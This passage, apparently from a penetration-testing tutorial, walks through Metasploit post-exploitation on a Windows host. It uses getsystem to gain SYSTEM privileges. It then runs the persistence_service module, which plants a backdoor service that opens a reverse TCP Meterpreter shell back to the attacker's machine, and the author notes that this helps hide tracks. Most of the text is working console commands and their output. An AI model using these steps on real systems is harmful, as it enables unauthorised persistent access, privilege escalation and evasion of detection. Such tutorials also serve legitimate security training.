gained may be unstable due to many reasons. So creating a persistent backdoor helps us here. It also helps us to hide our tracks.

Metasploit has these two features inbuilt. Using the getsystem command from meterprete-r session gives us system privileges most of the time. However this may not work in window-s 10.




```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 1...
msf5 >
```

As you can see in the image above, now I have system privileges. Metasploit also has many persistence modules that help us in maintaining access. Here I will use the persistence_servi-ce module. I am using this module because it requires the least input from my side and I am lazy.




```
meterpreter > background
[*] Backgrounding session 1...
msf5 > search persistence_service

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       Check  Descr
iption
   -  ----                                         ---------------  ----       -----  -----
------
   0  exploit/windows/local/persistence_service   2018-10-20       excellent  No     Windo
ws Persistent Service Installer


msf5 >
```




```
msf5 > use exploit/windows/local/persistence_service
msf5 exploit(windows/local/persistence_service) > show options

Module options (exploit/windows/local/persistence_service):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   REMOTE_EXE_NAME                        no        The remote victim name. Random string
as default.
   REMOTE_EXE_PATH                        no        The remote victim exe path to run. Use
 temp directory as default.
   RETRY_TIME            5                no        The retry time that shell connect fail
ed. 5 seconds as default.
   SERVICE_DESCRIPTION                    no        The description of service. Random str
ing as default.
   SERVICE_NAME                           no        The name of service. Random string as
default.
```

Just setting the session Id and executing the module gives me another meterpreter session that too with SYSTEM privileges.




```
msf5 exploit(windows/local/persistence_service) > set session 1
session ⇒ 1
msf5 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Running module against WIN-DHH9GH6L5SP
[+] Meterpreter service exe written to C:\Users\admin\AppData\Local\Temp\kxHGPbYo.exe
[*] Creating service utGyNdx
[*] Cleanup Meterpreter RC File: /home/kali/.msf4/logs/persistence/WIN-DHH9GH6L5SP_202007
06.1058/WIN-DHH9GH6L5SP_20200706.1058.rc
[*] Sending stage (176195 bytes) to 192.168.36.152
[*] Meterpreter session 2 opened (192.168.36.132:4444 → 192.168.36.152:49177) at 2020-07
-06 08:10:58 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Let's just confirm using the sessions command.



